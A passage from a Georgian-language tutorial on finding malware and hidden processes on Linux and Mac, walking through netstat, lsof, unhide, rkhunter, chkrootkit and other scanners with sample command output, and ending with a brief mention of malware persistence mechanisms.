ჩვეულებრივ ვიყენებთ -a -c გადამრთველებს რომლებიც გვიჩვენებენ ყველა და შეცვლილ ფაილებს. ხოლო ერთად `debsums -ac` გიჩვენებთ ყველა შეცვლილ ფაილს, ანუ ფაილებს რომლებსაც არასწორი ჰეში აქვთ, ეს შეიძლება იყოს დაზიანებული ან დავირუსებული ფაილი. ყოველ შემთხვევაში ასეთი ფაილები უნდა შეამოწმოთ.

Unhide - https://www.unhide-forensics.info/ პროგრამა ექვსი სხვადასხვა მეთოდით ეძებს დამალულ პროცესებს და ასევე გიჩვენებთ პორტებს რომლებიც სმენის რეჟიმში არიან მაგრამ არ გამოჩნდებიან Netstat სიაში. ბრძანება

`sudo apt-get install unhide` დააყენებს პროგრამას. გადამრთველების სიის სანახავად შეიყვანეთ `sudo unhide - - help` ბრძანება:



სრული ტესტისათვის უნდა გამოიყენოთ `sudo unhide -d brute`. დაიწყება სისტემის შემოწმება რაც რამდენიმე წუთი შეიძლება გაგრძელდეს.

ვირუსებზე ნადირობა Mac და Linux-ზე

შეიძლება Sysdig ყოველთვის თან არ გქონდეთ ან რამე მიზეზების გამო ვერ შეძლოთ მისი კომპიუტერზე დაყენება. აქ განვიხილავთ პროგრამებს რომლებიც ოპერაციულ სისტემებს მოჰყვებიან.

Netstat- მუშაობს Mac და Linux სისტემებზე


პირველი ასეთი პროგრამაა Netstat ეს პროგრამა Windows-სათვის უკვე განვიხილეთ. მისი ვერსიები სხვა ოპერაციულ სისტემებში, მცირე განსხვავებებით, ისევე მუშაობენ როგოც Windows-ში. თუ ვერ იპოვით Netstats სისტემაში მაშინ უნდა დააყენოთ net-tools პაკეტი ბრძანებით

```
sudo apt-get install net-tools
```

მაგალითად ბრძანება

```
sudo netstat -aon |more
```

გამოიტანს კავშირების სიას სადაც a ნიშნავს ყველას, O ნიშნავს დროს, ხოლო N ნიშნავს გამოტანას რიცხვით ფორმატში ანუ დომენის და სხვა სახელების მაგივრად მათი მისამართების გამოტანას.



ბევრ ახსნას აღარ დავიწყებთ რადგან ეს ზემოთ უკვე განვიხილეთ და თანაც ამ ინფორმაციაში გარკვევა საკმაოდ მარტივია.

ბრძანება `sudo netstat -atp` გიჩვენებთ ყველა TCP კავშირს, თუ t გადამრთველს შეცვლით u გადამრთველით მაშინ გამოგიტანთ UDP კავშირების სიას.

თუ გინდათ რომ ნახოთ ყველა კავშირი რომლებიც უსმენენ TCP-ს უნდა აკრიფოთ ბრძანება

```
sudo netstat -atp |grep -i LISTEN
```

აქ ისევე t გადამრთველს თუ შეცვლით u-თი მაშინ მიიღებთ UDP კავშირების სიას -i გადამრთველი კი ნიშნავს რომ ყურადღებას მიაქცევს დიდ და პატარა ასოებს. ეს ბრძანება გამოიტანს ყველა ჩანაწერს რომელსაც state სვეტში უწერია LISTEN. ხოლო p გიჩვენებთ პროცესის ნომერს. იგივეს გაკეთება შეგვეძლო ბრძანებით

```
sudo netstat -ltp
```

```
marco@debian: $ sudo netstat -ltp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:ssh             0.0.0.0:*               LISTEN      450/sshd: /usr/sbin
tcp        0      0 localhost:ipp           0.0.0.0:*               LISTEN      803/cupsd
tcp6       0      0 [::]:ssh                [::]:*                  LISTEN      450/sshd: /usr/sbin
tcp6       0      0 localhost:ipp           [::]:*                  LISTEN      803/cupsd
tcp6       0      0 [::]:http               [::]:*                  LISTEN      471/apache2
marco@debian:~$
```

აქ l ნიშნავს listening, ანუ სმენას, ხოლო t – TCP. ამ ბრძანებამ შეიძლება მეტი სტრიქონები გამოიტანოს რადგან შეიძლება ზოგიერთ ჩანაწერს Status სვეტში არ ეწეროს LISTEN. მაგალითად ბრძანება

`sudo netstat -lup`

იძლევა

```
marco@debian:~$ sudo netstat -lup
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
udp        0      0 0.0.0.0:631             0.0.0.0:*                           804/cups-browsed
udp        0      0 0.0.0.0:mdns            0.0.0.0:*                           348/avahi-daemon: r
udp        0      0 0.0.0.0:58606           0.0.0.0:*                           348/avahi-daemon: r
udp6       0      0 [::]:42015              [::]:*                              348/avahi-daemon: r
udp6       0      0 [::]:mdns               [::]:*                              348/avahi-daemon: r
marco@debian:~$
```

როგორც ხედავთ აქ სტრიქონებს state სვეტში არაფერი უწერიათ.

ბრძანება `sudo netstat -lupc` ნიშნავს მუდმივად გამოტანას, ანუ სანამ პროცესს არ შეწყვეტთ ეკრანზე გამოვა ახალი კავშირების შესაბამისი სტრიქონები, როგორც კი ეს კავშირები შეიქმნება. ამ ბმულებზე

- https://www.geeksforgeeks.org/netstat-command-linux/
- https://www.tecmint.com/20-netstat-commands-for-linux-network-management/
- https://www.binarytides.com/linux-netstat-command-examples/
- https://linux.die.net/man/8/netstat

ნახავთ თითქმის ყველა გადამრთველის გამოყენების აღწერას.


ბრძანება `man netstat` გამოიტანს გადამრთველების აღწერას

```
NETSTAT(8)                  Linux System Administrator's Manual                  NETSTAT(8)

NAME
       netstat  -  Print network connections, routing tables, interface statistics, masquerade con-
       nections, and multicast memberships

SYNOPSIS
       netstat [address_family_options] [--tcp|-t] [--udp|-u] [--udplite|-U] [--sctp|-S] [--raw|-w]
       [--l2cap|-2] [--rfcomm|-f] [--listening|-l] [--all|-a] [--numeric|-n] [--numeric-hosts]
       [--numeric-ports] [--numeric-users] [--symbolic|-N] [--extend|-e[--extend|-e]] [--timers|-o]
       [--program|-p] [--verbose|-v] [--continuous|-c] [--wide|-W]

       netstat   {--route|-r}  [address_family_options]  [--extend|-e[--extend|-e]]  [--verbose|-v]
       [--numeric|-n] [--numeric-hosts] [--numeric-ports] [--numeric-users] [--continuous|-c]

       netstat  {--interfaces|-i}  [--all|-a]  [--extend|-e[--extend|-e]]  [--verbose|-v]  [--pro-
       gram|-p]  [--numeric|-n]  [--numeric-hosts]  [--numeric-ports] [--numeric-users] [--continu-
       ous|-c]

       netstat {--groups|-g} [--numeric|-n] [--numeric-hosts]  [--numeric-ports]  [--numeric-users]
       [--continuous|-c]

       netstat  {--masquerade|-M}  [--extend|-e] [--numeric|-n] [--numeric-hosts] [--numeric-ports]
       [--numeric-users] [--continuous|-c]

       netstat {--statistics|-s} [--tcp|-t] [--udp|-u] [--udplite|-U] [--sctp|-S] [--raw|-w]

       netstat {--version|-V}

       netstat {--help|-h}
```

`sudo netstat -h` ბრძანება ასევე შეგახსენებთ რომელი გადამრთველი რას აკეთებს.

Lsof - მუშაობს Mac და Linux სისტემებზე


შემდეგი პროგრამა არის List of Open Files (Lsof) ანუ გახსნილი ფაილების სია. ამ პროგრამის man გვერდი ასე გამოიყურება



ამ გვერდის ეკრანზე გამოსატანად აკრიფეთ `man lsof` ბრძანება. ჩვენ ამ ბრძანებას ქსელების ოპერაციების სანახავად გამოვიყენებთ თუმცა მისი გამოყენება ფაილებზე სხვა ქმედებისათვისაც შეიძლება.

```
lsof -P -i
```

ძალიან მარტივი ბრძანებაა, სადაც - i ნიშნავს გამოიტანოს ყველა ip შეერთება და -P ნიშნავს არ გადათარგმნოს პორტების ნომრები სახელებში. გაითვალისწინეთ რომ აქ -P უნდა აუცილებლად მოდიოდეს პირველი და P უნდა იყოს დიდი, ხოლო i უნდა იყოს პატარა.




`lsof -P -i |grep LIST` ბრძანება გიჩვენებთ პორტებს მოსმენის რეჟიმში, თუ გინდათ დამყარებული კავშირების (Established connection) ნახვა მაშინ გამოიყენეთ ბრძანება `lsof -P -i |grep EST`. თუ ამ ბრძანებებიდან მოაშორებთ -P-ს პორტო 80-ის მაგივრად დაინახავთ HTTP-ს. თუ დაამატებთ -n გადამრთველს აღარ მოხდება დომენების სახელების გადათარგმნა, ამის მაგივრად მათ IP მისამართებს დაინახავთ. სინამდვილეში ამდენი მინუსის წერა სულაც არ არის საჭირო შეგვიძლია გამოვიყენოთ ბრძანება `lsof -Pni` გაითვალისწინეთ რომ i ყოველთვის ბოლოში უნდა იყოს მოთავსებული. თუ ამ ბრძანებას i-ს შემდეგ 4-ს დავამატებთ `lsof -Pni4` მაშინ დავინახავთ მხოლოდ IPv4 კავშირებს. თუ დაამატებთ TCP-ს დაინახავთ მხოლოდ TCP კავშირებს, ან UDP მოგცემთ მხოლოდ UDP კავშირებს. ასევე შეგიძლიათ დაამატოთ პორტები, მაგალითად `lsof -Pni4TCP:8080` გიჩვენებთ მხოლოდ TCP კავშირებს მხოლოდ პორტ 8080-ზე. აქ შეიძლება დაამატოთ რამდენიმე პორტი `lsof -Pni4TCP:8080 :25` ბრძანება გიჩვენებთ პორტებს 8080 და 25. შეგიძლიათ შეიყვანოთ რომელიმე IP მისამართი და პორტი `lsof -Pni4TCP 192.168.01.35:8080`

თუ გამოიყენებთ ბრძანებას `watch -dn1 lsof -pni` სადაც -d ეძებს განსხვავებებს n1 n1 კი ნიშნავს ერთ წამს. ეს ბრძანება კი ეკრანზე გამოიტანს ყველა განსხვავებულ სტრიქონს თქვენი ბრძანებიდან ყოველ წამში, ანუ იგი ფაქტიურად ყოველ წამში აამუშავებს lsof ბრძანებას და გამოიტანს განსხვავებულ შედეგებს.

Rkhunter-Rootkit Hunter - მუშაობს Linux სისტემებზე


Linux-სისტემებისათვის ბევრად ცოტა ვირუსები არსებობს რადგან მომხმარებელთა რაოდენობა შედარებით მცირეა, თუმცა Linux სერვერები ფართოდ გამოიყენება და ბოლო დროს გამოჩნდა შედარებით ბევრი ვირუსი რომლებიც სერვერებზეა გათვლილი. ცხადია ამან გამოიწვია ვირუსების ავტომატურად აღმოჩენის და განადგურების პროგრამების შექმნა. ერთერთი მათგანია Rootkit Hunter.

პროგრამის დაყენება ხდება ბრძანებით `sudo apt-get install -y rkhunter`. შემდეგ კი პროგრამის გაახლება უნდა მოახდინოთ ბრძანებით `sudo rkhunter - - update`. პროგრამის ვერსიის შემოწმება ხდება ბრძანებით `sudo rkhunter -V`. იმის გასარკვევად თუ რა გადამრთველების გამოყენება შეგიძლიათ, შეასრულეთ ბრძანება `sudo rkhunter -h`.




ბრძანება `sudo rkhunter - -propupd` კი ფაილების მიმდინარე მდგომარეობას ჩაიწერს როგორც სწორ მდგომარეობას და შემდეგ ყველა ცვლილებას შეადარებს ამ მდგომარეობას.

ეხლა კი უნდა მოვახდინოთ სისტემის სკანირება, ამისათვის შეიყვანეთ ბრძანება `sudo rkhunter -c - -enable all - -disable none`. აქ -c ნიშნავს რომ შეამოწმოს `--enable all` ნიშნავს რომ გააქტიუროს ყველა შემოწმება და `--disable none` ნიშნავს რომ არცერთი შემოწმება არ უნდა გამოტოვოს. პროგრამა ჯერ შეამოწმებს ფაილებს, ჩემ შემთხვევაში მივიღე გრძელი სია რომლის ნაწილიც ასე გამოიყურება.




მოგთხოვთ რომ დააჭიროთ Enter-ს გასაგრძელებლად. და შემდეგ დაიწყებს სხვადასხვა ვირუსებზე შემოწმებას.



ამის შემდეგ კი ისევ Enter-ზე დაჭერას მოგთხოვთ და გააგრძელებს დამატებით შემოწმებებს მათ შრის შეამოწმებს პროცესებსაც. როგორც ხედავთ ბევრი ინფორმაცია გამოდის ეკრანზე რომლიდანაც უმეტესობა არ გჭირდებათ და მხოლოდ გჭირდებათ გაფრთხილებები (Warning). იმისათვის რომ მხოლოდ გაფრთხილებები გამოიყვანოთ ბრძანებას უნდა დაამატოთ გადამრთველები `--rwo`. ანუ ბრძანება ასეთია `sudo rkhunter -c --enable all --disable none –rwo`


ჩემ შემთხვევაში მივიღე



ჩვეულებრივ მიიღებთ გაფრთხილებებს რომ ზოგიერთი პროცესი იყენებს წაშლილ ფაილებს. ცხადია უნდა შეამოწმოთ, თუმცა შემთხვევების უმეტესობაში პროცესების სწორად იქცევიან. შეიძლება გამოვიდეს გაფრთხილება რომ პროცესები იყენებენ DHCP სერვერს, პროგრამა ასევე იპოვის ე.წ. shm ფაილების, რომლებიც ასევე არ არის საშიში. შეიძლება იპოვოს Java-ს დირექტორია რომელიც ასევე არ არის ვირუსი ან არ წარმოადგენს პრობლემას.

რადგან ეს გაფრთხილებები არ არის ნამდვილი გაფრთხილება და არ წარმოადგენს პრობლემას მათი თეთრ სიაში მოთავსებაა საჭირო იმისათვის რომ არ მოხდეს მათი ყოველ ჯერზე გამოტანა. ამისათვის კი საჭიროა საკონფიგურაციო ფაილის რედაქტირება ბრძანებით `sudo nano /etc/rkhunter.conf`

ეს ფაილი შეიცავს ყველა გაფრთხილებას რომლების წინაც მოთავსებულია # ნიშანი. თუ მა ნიშანს წაუშლით ეს გაფრთხილება მოხვდება თეთრ სიაში.



ყოველ სტრიქონს მოჰყვება საკმაოდ კარგი აღწერა თუ რას აკეთებს ეს პარამეტრი. აქვე შესაძლებელია რომ შეიყვანოთ ელ-ფოსტის მისამართი რომელზეც უნდა გამოგიგზავნოთ შეტყობინება გაფრთხილებებით.

ეს პროგრამა სერვერზე ავტომატურად უნდა გაუშვათ ყოველ დღე. ცხადია ჯობია გაუშვათ როცა სერვერი ნაკლებადაა დატვირთული რაც როგორც წესი ღამე ხდება.

კონფიგურაციის შეცვლის შემდეგ გაუშვით ბრძანება `sudo rkhunter -C` იმის შესამოწმებლად რომ კონფიგურაცია სწორად შეცვალეთ.

შემდეგ კი ისევ გაუშვით ბრძანება `sudo rkhunter - - propupd` რომ განსაზღვროთ ფაილების მიმდინარე მდგომარეობა. ამის შემდეგ კი გაუშვით `sudo rkhunter -c --enable all --disable none –rwo` ბრძანება სკანირების განრიგის მიხედვით.

ამ პროგრამის საიტია http://rkhunter.sourceforge.net/ , აქ იპოვით საკმაოდ კარგ რჩევებს და ინფორმაციას პროგრამის მუშაობასთან დაკავშირებით.

Chkroot, Tiger, Clamav & LMD

Chkrootkit http://www.chkrootkit.org/ ამ პროგრამს ჩამოტვირთვა შეიძლება მოყვანილი ბმულიდან, მისი დაყენება შეიძლება ბრძანებით `sudo apt-get install -y chkrootkit`, ამავე საიტზე მოთავსებულია კარგი FAQ და სახელმძღვანელო. ბრძანებით `sudo chkroot -h` გამოიტანთ ამ პროგრამის გადამრთველების სიას და მათ მოკლე აღწერას. თუმცა თუ მას უბრალოდ აამუშავებთ ყოველგვარი გადამრთველის გარეშე `sudo chkroot` ის მოახდენს სისტემის სკანირებას და გამოგიტანთ შედეგებს. ეს შედეგები შემდეგ უნდა შეამოწმოთ და ნახოთ რამე საეჭვო ხომ არ იპოვა პროგრამამ.

Linux malware detection tool https://www.rfxn.com/projects/linux-malware-detect/ კიდევ ერთი ანტივირუსული პროგრამაა. ეს საიტი https://www.2daygeek.com/install-configure-linux-malware-detect-lmd-on-linux/ აგიხსნით როგორ დააყენოთ ეს პროგრამა და გააკეთოთ მისი კონფიგურირება.

Tiger https://www.nongnu.org/tiger/ საკმაოდ მოძველდა, თუმცა ჯერ კიდევ მუშაობს და სასარგებლოა.


ClamAV https://www.clamav.net/ წარმოადგენს Debian-ის შემადგენელ ნაწილს. იგი ელ-ფოსტის სკანერია და ძირითადად გამოიყენება სერვერებზე რომლებიც ელ-ფოსტის სერვერებს წარმოადგენენ.

ეს დოკუმენტი https://www.av-comparatives.org/wp-content/uploads/2015/05/avc_linux_2015_en.pdf აანალიზებს რა განსხვავებებია სხვადასხვა Linux ანტივირუსებს შორის. ძველი სტატიაა თუმცა მასში ჩამოთვლილი ანტივირუსები ჯერ კიდევ მუშაობენ.

Linux Persistence გამძლეობა


ვირუსები მანქანის გადატვირთვის შემდეგ რომ ისევ ამუშავდნენ არსებობს გამძლეობის გარკვეული მექანიზმები. მაგალითად ამუშავება სერვისებისა თუ დრაივერების საშუალებით ან Cron მოდულის საშუალებით.

